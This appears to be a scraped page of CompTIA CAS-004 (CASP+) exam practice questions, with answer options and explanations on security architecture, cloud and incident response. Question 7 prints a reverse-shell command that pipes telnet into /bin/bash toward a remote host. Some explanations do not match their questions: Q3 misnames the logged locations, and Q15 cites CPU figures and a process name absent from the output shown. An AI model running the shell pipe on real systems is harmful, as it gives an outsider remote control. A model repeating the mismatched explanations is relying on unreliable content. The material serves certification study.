CompTIA.CAS-004.v2026-02-22.q274

Exam Code:	CAS-004
Exam Name:	CompTIA Advanced Security Practitioner (CASP+) Exam
Certification Provider:	CompTIA
Free Question Number:	274
Version:	v2026-02-22
# of views:	103
# of Questions views:	2740
https://www.freecram.net/torrent/CompTIA.CAS-004.v2026-02-22.q274.html	

NEW QUESTION: 1
During a recent breach, an attacker was able to get a user's login credentials by cracking a password that was retrieved via a stolen laptop. The attacker accessed the hashed passwords from the hard drive when it was connected to another device. Which of the following security measures could have helped prevent this account from being compromised?
A. Host-based Intrusion Detection System
B. Endpoint Detection and Response
C. Host-based Firewall
D. Full Disk Encryption
Answer: (SHOW ANSWER)
Full Disk Encryption ensures that the data on the laptop is encrypted at rest, preventing unauthorized access even if the device is stolen and its hard drive accessed externally. This aligns with CASP+ objective 3.5, which emphasizes implementing encryption to protect sensitive data against theft and compromise.

NEW QUESTION: 2
An organization has severallegacy systemsthat are critical to testing currently deployed assets. These systems have become aserious riskto the organization's security posture, and the securitymanager must implement protection measures to preventcritical infrastructurefrom being impacted. The systems must stayinterconnectedto allow communication with the deployed assets. Which of the following designs, if implemented, wouldddecrease the most risksbut still meet the requirements?
A. Software-defined networking
B. Containerization
C. Air gap
D. Screened subnet
Answer: (SHOW ANSWER)

Comprehensive and Detailed in-Depth Explanation:
Problem Statement:
The organization needs tosecure legacy systemswhile maintaininginterconnectivitywith deployed assets.
Legacy systems are inherentlyvulnerableand canpose risksif directly connected to critical infrastructure.
Thegoalis to minimize risks withoutbreaking connectivity.
Why the Correct Answer is D (Screened Subnet):
Ascreened subnet(often called aDMZ - Demilitarized Zone) is anetwork segmentthat isolates potentially risky systems from theinternal network.
It is typically placedbetween two firewalls:
One firewall separates the DMZ from theexternal network (internet).
The other firewall isolates the DMZ from theinternal network.
This setup allowscontrolled communicationbetween legacy systems and internal assets while minimizing risk.
Key Benefits of a Screened Subnet:
Isolation:Separates legacy systems from the critical internal network.
Controlled Access:Usesfirewall rulesto restrictinbound and outbound traffic.
Reduced Attack Surface:Limits the potential impact of acompromised legacy system.
Interconnectivity Maintenance:Enables communication withdeployed assetswithout direct exposure.
Example Scenario:
A company haslegacy industrial control systems (ICS)that need to interact withmodern monitoring tools.
Placing the ICS within ascreened subnetensures:
Data flow is regulated.
Monitoring systems can still accessICS data without risking full network exposure.
Compromise of thelegacy systemdoes not automatically mean compromise of thecore network.
Why the Other Options Are Incorrect:
A: Software-defined networking (SDN):
SDN enablesdynamic network configuration, but it does not inherentlyisolate risky legacy systems.
While it can segment traffic, it is primarily used fornetwork flexibilityandmanagement, not isolation.
B: Containerization:
Containersisolate applications, but legacy systems often run ondedicated hardware or old OS environmentsthat are not container-compatible.
This approach does not meet the requirement of keeping thesystems interconnected.
C: Air gap:
Anair gapcompletelyisolates systems from any network.
This solutionbreaks interconnectivity, making itimpracticalfor the given requirement.
Ideal forhigh-security environmentsbut not whenintercommunicationis needed.

Real-World Example:
A healthcare organization haslegacy medical devicesthat must communicate with thepatient management system.
Placing these devices in ascreened subnetallows them to interact while beingisolatedfrom thecore hospital network, minimizingcyber risk.
Visual Representation:
less
CopyEdit
[Internet]
|
[Firewall 1]
|
[Screened Subnet/DMZ]
/ | \
[Legacy System 1] [Legacy System 2] [Monitoring Server]
|
[Firewall 2]
|
[Internal Network]
Thescreened subnetacts as abuffer zone, ensuringcontrolled communicationbetween the legacy systems and the internal network.
Extract from CompTIA SecurityX CAS-005 Study Guide:
TheCompTIA SecurityX CAS-005 Official Study Guideadvises using ascreened subnet (DMZ)when isolatinglegacy systemsthat still requirenetwork connectivity. The guide emphasizes that this approach significantlyreduces riskby minimizing theattack surfacewhile maintaining necessaryinter-system communication.

NEW QUESTION: 3
Device event logs sources from MDM software as follows:

Device	Date/Time	Location	Event	Description
ANDROID_1022	01JAN21 0255	39.9072N,77.0369W	PUSH	APPLICATION 1220 INSTALL QUEUED
ANDROID_1022	01JAN21 0301	39.9072N,77.0369W	INVENTORY	APPLICATION 1220 ADDED
ANDROID_1022	01JAN21 0701	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0701	25.2854N,51.5310E	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0900	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 1030	39.0067N,77.4291W	STATUS	LOCAL STORAGE REPORTING 85% FULL

Which of the following security concerns and response actions would BEST address the risks posed by the device in the logs?
A. Malicious installation of an application; change the MDM configuration to remove application ID 1220.
B. Resource leak; recover the device for analysis and clean up the local storage.
C. Impossible travel; disable the device's account and access while investigating.
D. Falsified status reporting; remotely wipe the device.

Answer: (SHOW ANSWER)
The device event logs show that the device was in two different locations (New York and London) within a short time span (one hour), which indicates impossible travel. This could be a sign of acompromised device or account. The best response action is to disable the device's account and access while investigating the incident. Malicious installation of an application is not evident from the logs, nor is resource leak or falsified status reporting. Verified References: https://www.comptia.org/blog/what-is-impossible-travel https://partners. comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 4
A security engineer has learned that terminated employees' accounts are not being disabled. The termination dates are updated automatically in the human resources information system software by the appropriate human resources staff. Which of the following would best reduce risks to the organization?
A. Exporting reports from the system on a weekly basis to disable terminated employees' accounts
B. Granting permission to human resources staff to mark terminated employees' accounts as disabled
C. Configuring allowed login times for all staff to only work during business hours
D. Automating a process to disable the accounts by integrating Active Directory and human resources information systems
Answer: (SHOW ANSWER)
The best way to reduce the risk of terminated employees' accounts not being disabled is to automate the process by integrating Active Directory (AD) with the human resources information system (HRIS). By automating this integration, when an employee's termination date is updated in the HRIS, the corresponding account in AD is automatically disabled, reducing the risk of accounts being left active after an employee leaves the organization. CASP+ highlights the importance of automating security processes, especially for user access management, to minimize human error and ensure timely action.
References:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Automation of User Access Management) CompTIA CASP+ Study Guide: Integration of HR Systems and Active Directory for Account Management

NEW QUESTION: 5
A system administrator at a medical imaging company discovers protected health information (PHI) on a general-purpose file server. Which of the following steps should the administrator take NEXT?
A. Delete all PHI from the network until the legal department is consulted.
B. Take an MD5 hash of the server.
C. Consult the legal department to determine the legal requirements.

D. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2.
Answer: (SHOW ANSWER)

NEW QUESTION: 6
A small bank is evaluating different methods to address and resolve the following requirements
" Must be able to store credit card data using the smallest amount of data possible
* Must be compliant with PCI DSS
* Must maintain confidentiality if one piece of the layer is compromised Which of the following is the best solution for the bank?
A. Scrubbing
B. Tokenization
C. Masking
D. Homomorphic encryption
Answer: (SHOW ANSWER)
Tokenization is the process of replacing sensitive data, like credit card numbers, with unique identification symbols (tokens) that retain all the essential information without compromising its security. This method is compliant with PCI DSS requirements as it ensures that actual credit card data is not stored or processed, thus minimizing the risk of data breaches. Tokenization also maintains confidentiality even if part of the data handling system is compromised, as the tokens do not hold any exploitable data.

NEW QUESTION: 7
A penetration tester inputs the following command:

```
telnet 192.168.99.254 343 | /bin/bash | telnet 192.168.99.254 344
```

This command will allow the penetration tester to establish a:
A. port mirror
B. network pivot
C. reverse shell
D. proxy chain
Answer: (SHOW ANSWER)
The command depicted is indicative of a reverse shell, which is a type of shell where the target system initiates an outgoing connection to a remote host, and then standard input and output of the command line interface on the target system is redirected through this connection to the remote host. This is typically used by an attacker after exploitation to open a remote command line interface to control the compromised machine.

NEW QUESTION: 8
An organization has an operational requirement with a specific equipment vendor The organization is located in the United States, but the vendor is located in another region Which of the following risks would be most concerning to the organization in the event of equipment failure?

A. Support may not be available during all business hours
B. The organization requires authorized vendor specialists.
C. Each region has different regulatory frameworks to follow
D. Shipping delays could cost the organization money
Answer: (SHOW ANSWER)
The primary risk for an organization working with vendors in different time zones is that support might not be available during the organization's regular business hours. This can lead to delays in receiving necessary support or assistance when equipment issues arise, which could be critical if there's an equipment failure.

NEW QUESTION: 9
While performing mandatory monthly patch updates on a production application server, the security analyst reports an instance of buffer overflow for a new application that was migrated to the cloud and is also publicly exposed. Security policy requires that only internal users have access to the application. Which of the following should the analyst implement to mitigate the issues reported? (Select two).
A. Set up a DLP policy to alert for exfiltration on all application servers.
B. Configure firewall rules to block all external traffic.
C. Enable nightly vulnerability scans
D. Enable automatic updates to be installed on all servers.
E. Enable input validation for all fields.
F. Configure the security group to enable external traffic.
Answer: (SHOW ANSWER)

NEW QUESTION: 10
An organization requires a legacy system to incorporate reference data into a new system. The organization anticipates the legacy system will remain in operation for the next 18 to 24 months. Additionally, the legacy system has multiple critical vulnerabilities with no patches available to resolve them. Which of the following is the BEST design option to optimize security?

A. Limit access to the system using a jump box.
B. Implement MFA to access the legacy system.
C. Deploy the legacy application on an air-gapped system.
D. Place the new system and legacy system on separate VLANs
Answer: (SHOW ANSWER)

NEW QUESTION: 11
A company's Chief Information Security Officer is concerned that the company's proposed move to the cloud could lead to a lack of visibility into network traffic flow logs within the VPC.
Which of the following compensating controls would be BEST to implement in this situation?
A. EDR
B. SIEM

C. HIDS
D. UEBA
Answer: (SHOW ANSWER)
Reference: https://runpanther.io/cyber-explained/cloud-based-siem-explained/

NEW QUESTION: 12
A software development company is building a new mobile application for its social media platform. The company wants to gain its users' trust by re reducing the risk of on-path attacks between the mobile client and its servers and by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:
* Mobile clients should verify the identity of all social media servers locally.
* Social media servers should improve TLS performance of their certificate status.
+ Social media servers should inform the client to only use HTTPS.
Given the above requirements, which of the following should the company implement? (Select TWO).
A. Quick UDP internet connection
B. OCSP stapling
C. Private CA
D. DNSSEC
E. CRL
F. HSTS
G. Distributed object model
Answer: (SHOW ANSWER)
OCSP stapling and HSTS are the best options to meet the requirements of reducing the risk of on-path attacks and implementing stronger digital trust. OCSP stapling allows the social media servers to improve TLS performance by sending a signed certificate status along with the certificate, eliminating the need for the client to contact the CA separately. HSTS allows the social media servers to inform the client to only use HTTPS and prevent downgrade attacks. The other options are either irrelevant or less effective for the given scenario.

NEW QUESTION: 13
An IoT device implements an encryption module built within its SoC where the asymmetric private key has been defined in a write-once read-many portion of the SoC hardware Which of the following should the IoT manufacture do if the private key is compromised?
A. Use over-the-air updates to replace the private key
B. Manufacture a new IoT device with a redesigned SoC
C. Replace the public portion of the IoT key on its servers
D. Release a patch for the SoC software
Answer: B (LEAVE A REPLY)
If the asymmetric private key defined in the write-once read-many (WORM) portion of the System on Chip (SoC) is compromised, the IoT device manufacturer cannot simply replace or update the

key through software changes due to the nature of WORM memory. The compromised key would necessitate the production of a new IoT device with a redesigned SoC that includes a new, secure private key. This is because the integrity of the encryption module is fundamental to the device's security, and a compromised key cannot be allowed to persist in the hardware.

NEW QUESTION: 14
A cloud security architect has been tasked with finding a solution for hardening VMS. The solution must meet the following requirements:
* Data needs to be stored outside of the VMS.
* No unauthorized modifications to the VMS are allowed
* If a change needs to be done, a new VM needs to be deployed.
Which of the following is the BEST solution?
A. Immutable system
B. Data loss prevention
C. Storage area network
D. Baseline template
Answer: A (LEAVE A REPLY)
An immutable system is a system that does not change after it is deployed. Any changes or updates are done by creating a new system from a common image or template and replacing the old one. An immutable system meets the requirements of storing data outside of the VMs, preventing unauthorized modifications to the VMs, and deploying a new VM if a change needs to be done. An immutable system can improve the security, reliability, and consistency of the VMs by avoiding configuration drift, human errors, or malicious tampering.
An immutable system can also simplify the deployment process and enable faster recovery from failures.
Verified References:
* https://cloudinfrastructureservices.co.uk/vm-types-for-devops-pets-vs-cattle-vs-immutable/
* https://www.digitalocean.com/community/tutorials/what-is-immutable-infrastructure

NEW QUESTION: 15
A security analyst is concerned that a malicious piece of code was downloaded on a Linux system. After some research, the analyst determines that the suspected piece of code is performing a lot of input/output (I/O) on the disk drive.

```
procs ---------memory--------swap---io---  --system--  -----cpu------
r b swpd free  buff   cache  si so bi     bo       in  cs   us sy id wa st
3 0 0    44712 110052 623096 0  0  304023 30004040 217 883  13 3  83 1  0
1 0 0    44408 110052 623096 0  0  300    200003   88  1446 31 4  65 0  0
0 0 0    44524 110052 623096 0  0  400020 20       84  872  11 2  87 0  0
0 2 0    44516 110052 623096 0  0  10     0        149 142  18 5  77 0  0
0 0 0    44524 110052 623096 0  0  0      0        60  431  14 1  85 0  0
```

Based on the output above, from which of the following process IDs can the analyst begin an investigation?

A. 65
B. 77
C. 83
D. 87
Answer: (SHOW ANSWER)
The process ID 87 can be the starting point for an investigation of a possible buffer overflow attack, as it shows a high percentage of CPU utilization (99.7%) and a suspicious command name (graphic.
linux_randomization.prg). A buffer overflow attack is a type of attack that exploits a vulnerability in an application or system that allows an attacker to write data beyond the allocated buffer size, potentially overwriting memory segments and executing malicious code. A high CPU utilization could indicate that the process is performing intensive or abnormal operations, such as a buffer overflow attack. A suspicious command name could indicate that the process is trying to disguise itself or evade detection, such as by mimicking a legitimate program or using random characters. The other process IDs do not show signs of a buffer overflow attack, as they have low CPU utilization and normal command names. Verified References:
https://www.comptia.org/blog/what-is-buffer-overflow https://partners.comptia.org/docs/default-source
/resources/casp-content-guide

NEW QUESTION: 16
A security review of the architecture for an application migration was recently completed. The following observations were made:
* External inbound access is blocked.
* A large amount of storage is available.
* Memory and CPU usage are low.
* The load balancer has only a single server assigned.
* Multiple APIs are integrated.
Which of the following needs to be addressed?
A. Scalability
B. Automation
C. Availability
D. Performance
Answer: (SHOW ANSWER)
The observation that the load balancer has only a single server assigned suggests an issue with scalability.
Scalability refers to the ability of the system to handle increasing loads by addingresources. In this case, having a single server assigned to a load balancer may not be adequate to handle increased traffic or load, which could lead to performance issues.

NEW QUESTION: 17
A security architect discovers the following page while testing a website for vulnerabilities:
404 - page not found: /gy67162
The page you have requested is no. avai.able on .his server.
Apache Tomcat 7.0.52
Which of the following best describes why this issue should be corrected?
A. The website is generating a server error.
B. The URL for this page can be used for directory traversal.
C. The website fuzzing tool has overloaded the server's capacity.
D. The information can be used for more targeted attacks.
Answer: (SHOW ANSWER)
Step by Step Explanation:
* The information disclosed in the error message (e.g., "Apache Tomcat 7.0.52") provides attackers insights into the software version, which may have known vulnerabilities.
* Correcting this issue ensures that attackers cannot use the disclosed information to tailor more sophisticated or targeted attacks.
* Best practices include suppressing unnecessary error details to mitigate the risk of information disclosure.
Reference: CASP+ Exam Objectives 5.3 - Mitigate vulnerabilities related to service information leakage.

NEW QUESTION: 18
A security manager is creating a standard configuration across all endpoints that handle sensitive data. Which of the following techniques should be included in the standard configuration to ensure the endpoints are hardened?
A. Drive encryption
B. Patch management
C. Event logging
D. Resource monitoring
Answer: (SHOW ANSWER)
Step by Step Explanation:
* Drive encryption protects sensitive data at rest by ensuring unauthorized access cannot expose the data if the physical endpoint is compromised.

* Patch management is a necessary security control but does not specifically address endpoint hardening for sensitive data.
* Event logging aids in monitoring and incident detection but does not directly harden endpoints.
* Resource monitoring manages system performance and availability but is unrelated to data security.
Reference: CASP+ Exam Objectives 2.1 - Implement security measures for endpoint hardening.

NEW QUESTION: 19
A retail organization wants to properly test and verify its capabilities to detect and/or prevent specific TTPs as mapped to the MITRE ATT&CK framework specific to APTs. Which of the following should be used by the organization to accomplish this goal?
A. Honeypot
B. Sandbox detonation
C. Penetration test
D. Tabletop exercise
Answer: (SHOW ANSWER)

NEW QUESTION: 20
A client is adding scope to a project. Which of the following processes should be used when requesting updates or corrections to the client's systems?

A. The implementation engineer requests direct approval from the systems engineer and the Chief Information Security Officer.
B. The change control board must review and approve a submission.
C. The information system security officer provides the systems engineer with the system updates.
D. The security engineer asks the project manager to review the updates for the client's system.
Answer: (SHOW ANSWER)
The change control board (CCB) is a committee that consists of subject matter experts and managers who decide whether to implement proposed changes to a project. The change control board is part of the change management plan, which defines the roles and processes for managing change within a team or organization.
The change control board must review and approve a submission for any change request that affects the scope, schedule, budget, quality, or risks of the project. The change control board evaluates the impact and benefits of the change request and decides whether to accept, reject, or defer it.
A: The implementation engineer requesting direct approval from the systems engineer and the Chief Information Security Officer is not a correct process for requesting updates or corrections to the client's systems, because it bypasses the change control board and the project manager. This could lead to unauthorized changes that could compromise the project's objectives and deliverables.

C: The information system security officer providing the systems engineer with the system updates is not a correct process for requesting updates or corrections to the client's systems, because it does not involve the change control board or the project manager. This could lead to unauthorized changes that could introduce security vulnerabilities or conflicts with other system components.
D: The security engineer asking the project manager to review the updates for the client's system is not a correct process for requesting updates or corrections to the client's systems, because it does not involve the change control board. The project manager is responsible for facilitating the change management process, but not for approving or rejecting change requests.
https://www.projectmanager.com/blog/change-control-board-roles-responsibilities-processes

NEW QUESTION: 21
A security engineer is reviewing a record of events after a recent data breach incident that Involved the following:
* A hacker conducted reconnaissance and developed a footprint of the company s Internet-facing web application assets.
* A vulnerability in a third-party horary was exploited by the hacker, resulting in the compromise of a local account.
* The hacker took advantage of the account's excessive privileges to access a data store and exfiltrate the data without detection.
Which of the following is the BEST solution to help prevent this type of attack from being successful in the future?
A. Dynamic analysis
B. Secure web gateway
C. Software composition analysis
D. User behavior analysis
E. Stateful firewall
Answer: (SHOW ANSWER)
Software composition analysis (SCA) is the best solution to help prevent this type of attack from being successful in the future. SCA is a process of identifying the third-party and open source components in the applications of an organization. This analysis leads to the discovery of security risks, quality of code, and license compliance of the components. SCA can help the security engineer to detect and remediate any vulnerabilities in a third-party library that was exploited by the hacker, such as updating to a newer and more secure version of the library. SCA can also help to enforce secure coding practices and standards, such as following the principle of least privilege and avoiding excessive privileges for local accounts. By using SCA, the security engineer can improve the security posture and resilience of the web application assets against future attacks. Verified References:
* https://www.synopsys.com/glossary/what-is-software-composition-analysis.html
* https://www.geeksforgeeks.org/overview-of-software-composition-analysis/

NEW QUESTION: 22
A security analyst reviews network logs and notices a large number of domain name queries originating from an internal server for an unknown domain, similar to the following:
2736287327321782.hgQ43jsi23-y.com
0357320932922C91.hgQ43jsu23Ty.com
4042301801399103.hgQ43jsu23Ly.com
Which of the following should the analyst do next?
A. Check for data exfiltration.
B. Reconfigure the server's DNS settings.
C. Browse for a website on the requested domain.
D. Add the host names to a block list.
Answer: (SHOW ANSWER)
Step by Step Explanation:
A high volume of DNS queries to unknown domains may indicate domain generation algorithm (DGA) activity associated with malware.
Checking for data exfiltration is the next logical step to determine if sensitive data is being leaked to these domains.
Reconfiguring DNS settings, browsing unknown domains, or blocking the domains are reactive steps that do not address the root cause.
Reference: CASP+ Exam Objectives 3.1 - Analyze indicators of compromise to determine data exfiltration risks.

NEW QUESTION: 23
In a cloud environment, the provider offers relief to an organization's teams by sharing in many of the operational duties. In a shared responsibility model, which of the following responsibilities belongs to the provider in a Paas implementation?
A. Application-specific data assets
B. Application user access management
C. Application-specific logic and code
D. Application/platform software
Answer: (SHOW ANSWER)
In a PaaS implementation, the provider offers relief to the organization's teams by sharing in many of the operational duties related to the application/platform software. The provider is responsible for securing and maintaining the underlying infrastructure, operating systems, middleware, runtime environments, and other software components that support the platform and the applications running on it. The provider also handles tasks such as patching, updating, scaling, and backing up the platform software.
A: Application-specific data assets are the responsibility of the organization in a PaaS implementation. The organization owns and controls its own data and must ensure its confidentiality, integrity, and availability.
The organization must also comply with any applicable data protection laws and regulations.

B: Application user access management is the responsibility of the organization in a PaaS implementation.
The organization must define and enforce its own policies and procedures for granting, revoking, and monitoring access to its applications and data. The organization must also ensure that its users follow security best practices such as strong passwords and multifactor authentication.
C: Application-specific logic and code are the responsibility of the organization in a PaaS implementation.
The organization must develop, test, deploy, and manage its own applications using the tools and services provided by the platform. The organization must also ensure that its applications are secure, reliable, and performant.
https://www.techtarget.com/searchcloudcomputing/feature/The-cloud-shared-responsibility-model-for-IaaS- PaaS-and-SaaS

NEW QUESTION: 24
A company recently acquired a SaaS company and performed a gap analysis. The results of the gap analysis indicate security controls are absent throughout the SDLC and have led to several vulnerable production releases. Which of the following security tools best reduces the risk of vulnerable code being pushed to production in the future?
A. Code signing
B. Regression testing
C. Sandboxing
D. Static application security testing
Answer: (SHOW ANSWER)

NEW QUESTION: 25
A company wants to improve the security of its web applications that are running on in-house servers A risk assessment has been performed and the following capabilities are desired:
* Terminate SSL connections at a central location
* Manage both authentication and authorization for incoming and outgoing web service calls
* Advertise the web service API
* Implement DLP and anti-malware features
Which of the following technologies will be the BEST option?
A. WAF
B. XML gateway
C. ESB gateway
D. API gateway
Answer: (SHOW ANSWER)
An API gateway is a device or software that acts as an intermediary between clients and servers that provide web services through application programming interfaces (APIs). An API gateway can provide various functions such as:

Terminating SSL connections at a central location, reducing the overhead on the backend servers and simplifying certificate management Managing both authentication and authorization for incoming and outgoing web service calls, enforcing security policies and access control Advertising the web service API, providing documentation and discovery features for developers and consumers Implementing DLP and anti-malware features, preventing data leakage and malicious code injection A web application firewall (WAF) is a device or software that filters and blocks malicious web traffic from reaching an application. A WAF can provide some protection for web services, but it does not provide all the functions of an API gateway. An XML gateway is a device or software that validates, transforms, and routes XML messages between clients and servers that provide web services. An XML gateway can provide some functions of an API gateway, but it is limited to XML-based web services and does not support other formats such as JSON. An enterprise service bus (ESB) gateway is a device or software that integrates and orchestrates multiple web services into a single service or application. An ESB gateway can provide some functions of an API gateway, but it is more focused on business logic and workflow rather than security and performance. References: [CompTIA Advanced SecurityPractitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.3: Implement solutions for the secure use of cloud services

NEW QUESTION: 26
A cybersecurity analyst discovered a private key that could have been exposed.
Which of the following is the BEST way for the analyst to determine if the key has been compromised?
A. HSTS
B. CRL
C. CSRs
D. OCSP
Answer: (SHOW ANSWER)
Reference: https://www.ssl.com/faqs/compromised-private-keys/

NEW QUESTION: 27
A company created an external, PHP-based web application for its customers. A security researcher reports that the application has the Heartbleed vulnerability. Which of the following would BEST resolve and mitigate the issue? (Select TWO).
A. Deploying a WAF signature
B. Fixing the PHP code
C. Changing the web server from HTTPS to HTTP
D. UsingSSLv3
E. Changing the code from PHP to ColdFusion
F. Updating the OpenSSL library
Answer: (SHOW ANSWER)

Deploying a web application firewall (WAF) signature is a way to detect and block attempts to exploit the Heartbleed vulnerability on the web server. A WAF signature is a pattern that matches a known attack vector, such as a malicious heartbeat request. By deploying a WAF signature, the company can protect its web application from Heartbleed attacks until the underlying vulnerability is fixed.
Updating the OpenSSL library is the ultimate way to fix and mitigate the Heartbleed vulnerability. The OpenSSL project released version 1.0.1g on April 7, 2014, which patched the bug by adding a bounds check to the heartbeat function. By updating the OpenSSL library on the web server, the company can eliminate the vulnerability and prevent any future exploitation.
B). Fixing the PHP code is not a way to resolve or mitigate the Heartbleed vulnerability, because the vulnerability is not in the PHP code, but in the OpenSSL library that handles the SSL/TLS encryption for the web server.
C). Changing the web server from HTTPS to HTTP is not a way to resolve or mitigate the Heartbleed vulnerability, because it would expose all the web traffic to eavesdropping and tampering by attackers.
HTTPS provides confidentiality, integrity, and authentication for web communications, and should not be disabled for security reasons.
D). Using SSLv3 is not a way to resolve or mitigate the Heartbleed vulnerability, because SSLv3 is an outdated and insecure protocol that has been deprecated and replaced by TLS. SSLv3 does not support modern cipher suites, encryption algorithms, or security features, and is vulnerable to various attacks, such as POODLE.
E). Changing the code from PHP to ColdFusion is not a way to resolve or mitigate the Heartbleed vulnerability, because the vulnerability is not related to the programming language of the web application, but to the OpenSSL library that handles the SSL/TLS encryption for the web server.
https://owasp.org/www-community/vulnerabilities/Heartbleed_Bug
https://heartbleed.com/

NEW QUESTION: 28
The general counsel at an organization has received written notice of upcoming litigation. The general counsel has issued a legal records hold. Which of the following actions should the organization take to comply with the request?
A. Preserve all communication matching the requested search terms
B. Block communication with the customer while litigation is ongoing
C. Require employees to be trained on legal record holds
D. Request that all users do not delete any files
Answer: A (LEAVE A REPLY)
When a legal records hold is issued, the organization is required to preserve all documents and communications that may relate to the litigation. This includes emails, files, and any other form of communication that contains the requested search terms. It is a process of ensuring that this information is not deleted, altered, or otherwise tampered with.

NEW QUESTION: 29


A security engineer needs to review the configurations of several devices on the network to meet the following requirements:

* The PostgreSQL server must only allow connectivity in the 10.1.2.0/24 subnet.
* The SSH daemon on the database server must be configured to listen to port 4022.
* The SSH daemon must only accept connections from a Single workstation.
* All host-based firewalls must be disabled on all workstations.
* All devices must have the latest updates from within the past eight days.
* All HDDs must be configured to secure data at rest.
* Cleartext services are not allowed.
* All devices must be hardened when possible.

